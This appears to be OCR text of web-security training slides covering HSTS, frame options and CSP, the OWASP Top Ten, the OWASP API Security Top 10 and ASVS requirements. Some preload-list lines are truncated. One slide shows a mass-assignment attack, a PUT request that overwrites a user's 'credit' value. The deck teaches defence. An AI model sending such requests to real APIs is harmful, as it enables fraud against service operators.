
Input a domain name to query the current HSTS/PKP set:

Domain: compass-security.com Query

```
Found:
static_sts_domain:
static_upgrade_mode: UNKNOWN
static_sts_include_subdomains:
static_sts_observed:
static_pkp_domain:
static_pkp_include_subdomains:
static_pkp_observed:
static_spki_hashes:
dynamic_sts_domain: compass-security.com
dynamic_upgrade_mode: FORCE_HTTPS
dynamic_sts_include_subdomains: false
dynamic_sts_observed: 1579680900.567899
dynamic_sts_expiry: 1595232900.567898
```

chrome://net-internals/#hsts

HSTS Preloading


Mozilla Firefox
File Edit View History Bookmarks Tools Help
cs.chromium.org/codese
https://cs.chromium.org/codesearch/f/chromium/src/net/http/transport_security_state_static.json
180%

```
    { "name": "temizmama.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "the-gist.io", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "thegoldregister.co.uk", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "thejserver.de", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "tlo.hosting", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "treeby.net", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "truckstop-magazin.de", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "ttcf.ca", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "tuningblog.eu", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "tuntitili.fi", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "umwandeln-online.de", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "w4nvu.org", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "wanban.io", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "wdbgroup.co.uk", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "webm.to", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "wenjs.me", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "winter.engineering", "policy": "bulk-18-weeks", "mode": "force-     "include_subdomains": true },
    { "name": "wis.no", "policy": "bulk-18-weeks", "mode": "force
    { "name": "wisweb.no", "policy": "bulk-18-weeks", "mode": "f
    { "name": "wrightdoumawedding.com", "policy": "bulk-18-weeks
    { "name": "ww2onlineshop.com", "policy": "bulk-18-weeks", "m
    { "name": "yellowcar.website", "policy": "bulk-18-weeks", "m
    { "name": "youcancraft.de", "policy": "bulk-18-weeks", "mode
    { "name": "yunity.org", "policy": "bulk-18-weeks", "mode": "
    { "name": "zhangyuhao.com", "policy": "bulk-18-weeks", "mode
    { "name": "a-plus.space", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
    { "name": "achenar.net", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
```

https://cs.chromium.org/codesearch/f/chromium/src/net/http/transport_security_state_static.json

Frame Options

Frame Options

- Controls whether the browser may embed the respective page via:
  - `<frame>`
  - `<iframe>`
  - `<embed>`
  - `<object>`
- Used to prevent click-jacking and similar phishing attacks
- Sample header:

```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 2009 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Content-Length: 88
Content-Type: text/html
X-Frame-Options: deny
```

Frame Options Parameters

Possible values for the X-Frame-Options header are:

- **`deny`**
  - The browser is not allowed to embed the respective page in any way
- **`sameorigin`**
  - The respective page may be embedded within pages from the same origin
  - For embedded chains (page A embeds page B, which in turn embeds page C...), origin determination may vary depending on browser
- **`allow-from <origin>`**
  - Only one origin can be specified (e.g. https://www.example.com)
  - Not supported by every browser

Frame Options vs. CSP

The Content Security Policy supports two frame-related directives:

- **`frame-src:`**
  - Defines allowed sources from which frames can be included
  - **Not the same function as X-Frame-Options!**

- **`frame-ancestors:`**
  - Defines allowed parents that may embed the respective page via `<frame>`, `<iframe>` etc.
  - Allowed values & X-Frame-Options equivalent:
    - `'none' = deny`
    - `'self' ~ sameorigin`
    - `<source>* ~ allow-from <source>`


* multiple sources may be listed

HACK, SLEEP, EAT, REPEAT

OWASP Top Ten

Topics 2017

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Sensitive Data Exposure
- A4 XML External Entity Attack
- A5 Broken Access Control
- A6 Security Misconfiguration
- A7 Cross-Site Scripting (XSS)
- A8 Insecure Deserialization
- A9 Using Components with Known Vulnerabilities
- A10 Insufficient Logging & Monitoring

OWASP  Security Top Ten

OWASP API Security TOP 10

#	Description
API1:2019	Broken Object Level Authorization
API2:2019	Broken User Authentication
API3:2019	Excessive Data Exposure
API4:2019	Lack of Resources & Rate Limiting
API5:2019	Broken Function Level Authorization
API6:2019	Mass Assignment
API7:2019	Security Misconfiguration
API8:2019	Injection
API9:2019	Improper Assets Management
API10:2019	Insufficient Logging & Monitoring

Source: https://www2.owasp.org/www-project-api-security/

API3: Excessive Data Exposure

- For simplicity and generic usage scenarios, APIs might choose to return more data than necessary for a given client
- The APIs rely on the client to filter this data and only expose to the user what's required
- By observing the network traffic however, sensitive data can easily be leaked

Example:

- An API returns metadata about comments on blogpost via:

```
/api/articles/{articleId}/comments/{commentId}
```

- Instead of filtering relevant information on the server (i.e. only show the username of the author), the whole user object is automatically processed (i.e. by running `toJSON()` on the user object) and returned

```
{   "commentId": 135575,
    "title": "my 2 cents",
    "text": "if you ask me, this is absolutely incorrect!",
    "author": {"username": "bobby", "uid": 6472, "email": "bobby.tables@dropthis.com", "phone": "+41791112233"}
}
```

API4: Lack of Resources & Rate Limiting

- API requests consume resources such as network, CPU, memory and storage
- Amount of required resources might depend on the business logic and/or on user inputs
- The following limits should be considered/restricted for all API endpoints:
  - Execution timeouts
  - Max allocable memory
  - Number of file descriptors
  - Number of processes
  - Request payload size (e.g., uploads)
  - Number of requests per client/resource
  - Number of records per page to return in a single request response
- Unproper or missing restrictions might lead to a denial-of-service or huge costs

Rate Limiting & API Keys

- A common method to limit access to APIs are API Keys
- API keys can be used to restrict access to certain clients (also for monetization)
- However, make sure you handle them correctly:
  - Ensure confidentiality while at rest and in transport
  - Don't publish keys by accident (GIThub repos, mobile apps, single-page-applications etc.)
  - Don't rely solely on API keys (they are not a method of authentication)

API6: Mass Assignment

- Objects exposed through APIs might contain lots of properties
- Some of these properties should be directly updated by the client (i.e. user.name, user.phone etc.)
- Other properties might be restricted however:
  - Permission-related properties: user.role should only be defined by an administrator
  - Process-dependent properties: user.cash should be set internally after payment verification
  - Internal properties: user.created_time should only be set internally by the application

- If the API ***directly converts user input into internal objects***, attackers may be able to overwrite protected properties by submitting appropriate requests
- This requires the attacker to guess/know the internal structure of the object

API6: Mass Assignment (cont.)

Example:

- An API provides the user with the option to update basic profile information:

```
PUT /api/v1/users/me HTTP/1.1
Host: example.com
...
{"user_name":"hacker","age":24}
```

- Requesting the profile via `GET /api/v1/users/me` returns an additional property "`credit`":

```
{"user_name":"hacker","age":24,"credit":10}.
```

- By including this property in the PUT request, the attacker can overwrite their credit:

```
PUT /api/v1/users/me HTTP/1.1
Host: example.com
...
{"user_name":"hacker","age":24, "credit":99999}
```

API9: Improper Assets Management

- APIs tend to be developed/extended quickly
- While new features are added, old/obsolete versions/endpoints might still remain accessible
- Old/obsolete versions might not feature all security mechanisms and checks
- Environments might get mixed-up (i.e. productive data on test environment)
- Proper lifecycle management may not be defined/enforced
- API documentation might be non-existent or not cover all endpoints in detail

Application Security Verification Standard (ASVS)

ASVS Overview

Application security standard for

- web applications
- web services

Basis for

- designing (Architect)
- building (Developer)
- testing (Penetration tester)

application security controls.

Available at: https://github.com/OWASP/ASVS/tree/master/4.0

OWASP ASVS Categories (version 4.0, March 2019)

- **V1** Architecture, design and threat modelling
- **V2** Authentication
- **V3** Session management
- **V4** Access control
- **V5** Validation, sanitization and encoding
- **V6** Stored cryptography
- **V7** Error handling and logging
- **V8** Data protection
- **V9** Communications
- **V10** Malicious code
- **V11** Business logic
- **V12** File and resources
- **V13** API and Websevices
- **V14** Configuration

OWASP ASVS

Level-based security controls/requirements

3: Most critical applications, e.g.


- Trade secrets / intellectual property management
- Medical equipment controlling applications

2: Applications with sensitive data, e.g.


- CRM applications
- Employee directory

1: All applications, e.g.

- Train schedules
- Phone directories
- Public web sites



ASVS Controls/Requirements (Example)




V2.4 Credential Storage Requirements

Architects and developers should adhere to this section when building or refactoring code. This section can only be fully verified using source code review or through secure unit or integration tests. Penetration testing cannot identify any of these issues.

#	Description	L1	L2	L3	CWE	NIST §
2.4.1	Verify that passwords are stored in a form that is resistant to offline attacks. Passwords SHALL be salted and hashed using an approved one-way key derivation or password hashing function. Key derivation and password hashing functions take a password, a salt, and a cost factor as inputs when generating a password hash. (C6)		✓	✓	916	5.1.1.2
2.4.2	Verify that the salt is at least 32 bits in length and be chosen arbitrarily to minimize salt value collisions among stored hashes. For each credential, a unique salt value and the resulting hash SHALL be stored. (C6)		✓	✓	916	5.1.1.2

ASVS Controls/Requirements (Example)



V3.3 Session Logout and Timeout Requirements

Session timeouts have been aligned with NIST 800-63, which permits much longer session timeouts than traditionally permitted by security standards. Organizations should review the table below, and if a longer time out is desirable based around the application's risk, the NIST value should be the upper bounds of session idle timeouts.

#	Description	L1	L2	L3	CWE	§
3.3.1	Verify that logout and expiration invalidate the session token, such that the back button or a downstream relying party does not resume an authenticated session, including across relying parties. (C6)	✓	✓	✓	613	7.1
3.3.2	If authenticators permit users to remain logged in, verify that re-authentication occurs periodically both when actively used or after an idle period. (C6)	30 days	12 hours or 30 minutes of inactivity, 2FA optional	12 hours or 15 minutes of inactivity, with 2FA	613	7.2
3.3.3	Verify that the application terminates all other active sessions after a successful password change, and that this is effective across the application, federated login (if present), and any relying parties.		✓	✓	613	


OWASP

CHEAT SHEET

SERIES PROJECT

Life is too short • AppSec is tough • Cheat!

OWASP Cheat Sheet


The **OWASP Cheat Sheet Series** was created to provide a concise collection of high value information on specific application security topics. These cheat sheets were created by various application security professionals who have expertise in specific topics.

We hope that this project provides you with excellent security guidance in an easy to read format.

https://cheatsheetseries.owasp.org/

COMPASS
SECURITY